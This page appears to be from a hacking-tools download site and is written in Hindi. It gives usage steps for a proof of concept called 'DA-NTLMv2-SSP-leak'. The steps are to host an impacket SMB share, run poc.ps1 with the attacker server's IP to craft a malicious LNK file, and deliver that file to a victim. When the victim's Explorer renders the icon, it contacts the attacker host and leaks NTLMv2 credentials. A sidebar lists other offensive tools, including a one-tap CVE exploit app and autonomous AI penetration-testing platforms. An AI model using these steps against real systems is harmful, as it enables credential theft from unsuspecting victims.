
DA-NTLMv2-SSP-leak

चरण


अपने सर्वर पर एक Responder सर्वर प्रारंभ करें

# put the binary (for example Taskmgr.exe) in the directory and run the SMB server.
impacket-smbserver share . -smb2support

एक अलग मशीन पर powershell का उपयोग करके एक दुर्भावनापूर्ण LNK तैयार करें, और फिर इसे पीड़ित तक पहुँचाएँ (दुर्भावनापूर्ण डाउनलोड, SMB अपलोड...)

# Replace the values with the path, the responder server IP and the file name on the server. Note: It can take 20 to 30 seconds.
.\poc.ps1 -path "C:\users\user\desktop" -ip "<serverIP>" -share "<share>" -file "<payload.exe>"


explorer.exe प्रक्रिया फ़ाइल को स्वचालित रूप से डाउनलोड करके, .rsrc अनुभाग में RT_ICON और RT_GROUP_ICON हेडर की खोज करके आइकन प्रस्तुत करेगी।

नोट्स


यह कोड केवल शैक्षिक और शोध उद्देश्यों के लिए है।
लेखक इस कोड के किसी भी दुरुपयोग के लिए कोई ज़िम्मेदारी नहीं लेता है।
टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    696
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    499
  • 3

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    396
  • 4

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    340
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    258
  • 6

    antifox

    antifox-ai/antifox

    AI मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म जो रेकॉन, अटैक-सरफ़ेस डिस्कवरी, एक्सप्लॉइटेशन वैलिडेशन और साक्ष्य-आधारित रिपोर्ट डिलीवरी संचालित करता है।

    257

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →




